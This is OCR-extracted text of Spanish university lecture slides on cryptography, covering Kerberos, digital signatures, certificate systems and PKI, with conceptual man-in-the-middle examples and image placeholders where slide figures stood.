
- ¿Cómo se podría hacer?



Kerberos

Universidad Rey Juan Carlos

- ¿Cómo se podría hacer?
  - **INSEGURO**




Kerberos

Universidad Rey Juan Carlos

- Un protocolo de autenticación que funciona mediante un sistema de *tickets*.
- Estos tickets permiten que los nodos se autentiquen de manera segura, usando una red no segura.
- Sirve para establecer mecanismos de **autenticación** sobre sistemas de clave simétrica, y no de autorización.
- Permiten verificar la identidad del cliente y del servicio al que quiere acceder.
- Ofrece seguridad frente a ataques de autenticación y *eavesdropping.*

Kerberos


Universidad Rey Juan Carlos




Key Distribution Center (KDC)



Kerberos




Kerberos




Kerberos

Universidad Rey Juan Carlos




Kerberos

Universidad Rey Juan Carlos




Kerberos

Universidad Rey Juan Carlos



Kerberos

Universidad Rey Juan Carlos



Índice

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- **Firma digital.**
- Sistemas de certificados.
- Esteganografía.


Firma digital

- Técnica criptográfica análoga a la firma manuscrita.
- Si el emisor, Bob, firma electrónicamente un documento, establece que él es su creador o propietario.

- El objetivo es similar al de MAC, salvo que aquí se usa criptografía de clave pública (o asimétrica).


- La firma digital debe ser verificable y no falsificable:
  - El receptor, Alice, debe ser capaz de verificar que ha sido Bob (y únicamente él) el que ha firmado ese documento en concreto (sin modificaciones)

Firma digital



- Como cualquier sistema de cifrado asimétrico, el cifrado y el descifrado son caros desde el punto de vista computacional.
- Hay que tener cuidado con la longitud del mensaje.

Firma digital



Firma digital

Universidad Rey Juan Carlos

- Si se sufre de un ataque MitM, el atacante verá $m, K_A^-\big(H(m)\big)$
- El mensaje lo verá en claro, pero la firma no la entenderá.
- Si modifica el mensaje m y manda $m', K_A^-\big(H(m)\big)$:
  - Cuando Bob lo analice se dará cuenta de que $H(m')$ no coincide con la hash obtenida al descifrar $K_A^-\big(H(m)\big)$.
- El atacante podría cambiar el mensaje m, calcular su hash y enviar $m', K_{AT}^-\big(H(m')\big)$.
  - Pero entonces Bob al usar la clave pública de Alice (y no la del atacante), las hashes tampoco coincidirán.

Firma digital


Universidad Rey Juan Carlos

- Por lo tanto la integrad del mensaje está asegurada.
- Y además, se envía la hash del mensaje firmado con la clave privada del emisor.
- Esa clave sólo la conoce el emisor, por lo tanto él y sólo él puede haber mandado el mensaje.
- **No repudio**

Índice


- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- **Sistemas de certificados.**
- Esteganografía.

Sistemas de certificados




- Queremos asegurarnos del verdadero origen del mensaje.
- Si Alice y Bob ya tienen el secreto compartido:
  - Con MAC sabemos que Alice creó el mensaje…
  - … pero no sabemos si lo ha mandado ella.
- Ataques por reproducción.

Sistemas de certificados




Sistemas de certificados

- Podríamos mejorar la seguridad del sistema añadiendo números distintivos o *nonce.*




Sistemas de certificados




Bob calcula: $K_A^+\left(K_A^-(R)\right) = R$

Bob calcula: $K_I^+\left(K_I^-(R)\right) = R$

Sistemas de certificados



Bob calcula: $K_I^+\left(K_I^-(R)\right) = R$



Bob envía m, cifrados con K_I^+

Intruso descifra $m = K_I^-\left(K_I^+(m)\right)$,
y lo cifra con K_A^+

Sistemas de certificados

Universidad Rey Juan Carlos

- Cualquier entorno de clave pública necesita una tercera entidad confiable (TTP, *Trusted Third Party*).
- Esta TTP se encargará de la distribución de las claves públicas.
- La distribución de las claves de los usuarios: algún agente, en quien todos los usuarios confían, se encarga de su publicación en algún repositorio al que todos los usuarios tienen acceso.

Sistemas de certificados

Universidad Rey Juan Carlos

- El modelo de confianza basado en TTPs es la base de la definición de las Infraestructuras de Clave Pública (PKIs, *Public Key Infrastructures*).
- PKIs: conjunto de protocolos, servicios y estándares que soportan aplicaciones basadas en criptografía de clave pública.
- Las PKIs están compuestas por diferentes agentes en los que todos los demás usuarios de la infraestructura confían.

Sistemas de certificados

Universidad Rey Juan Carlos

- La eficacia de las operaciones de cifrado y firma digital en criptografía de clave pública sólo está garantizada si:
  - Se tiene la certeza de que la clave privada de los usuarios sólo es conocida por ellos.
  - La clave pública se puede dar a conocer a todos los demás usuarios con la seguridad de que no hay confusión entre todas ellas.
- Para garantizar la unicidad de las claves privadas se suele recurrir a soportes físicos:
  - Tarjetas inteligentes o tarjetas PCMCIA que garantizan la imposibilidad de la duplicación de claves.


Sistemas de certificados

Universidad Rey Juan Carlos

- Por otro lado, para asegurar que una determinada clave pública pertenece a un usuario en concreto se utilizan los certificados digitales.

- Un certificado digital es un documento electrónico que asocia una clave pública con la identidad de su propietario.
  - Un certificado digital puede contener otros atributos: ámbito de utilización de la clave, validez temporal, etc.

Sistemas de certificados



Sistemas de certificados

- Queremos establecer una comunicación con un usuario con el que nunca antes hemos interactuado.
- ¿Cómo sabemos si podemos confiar en un determinado certificado?
  - Mediante la utilización de terceras partes de confianza.
  - Autoridades de Certificación (CA, *Certification Authorities*).
- En una PKI completa existen, o conviven, diferentes autoridades, por ejemplo:
  - Autoridades de certificación.
  - Autoridades de registro.
  - Autoridades de validación.
  - Autoridades de sellado de tiempo.
  - Repositorios.

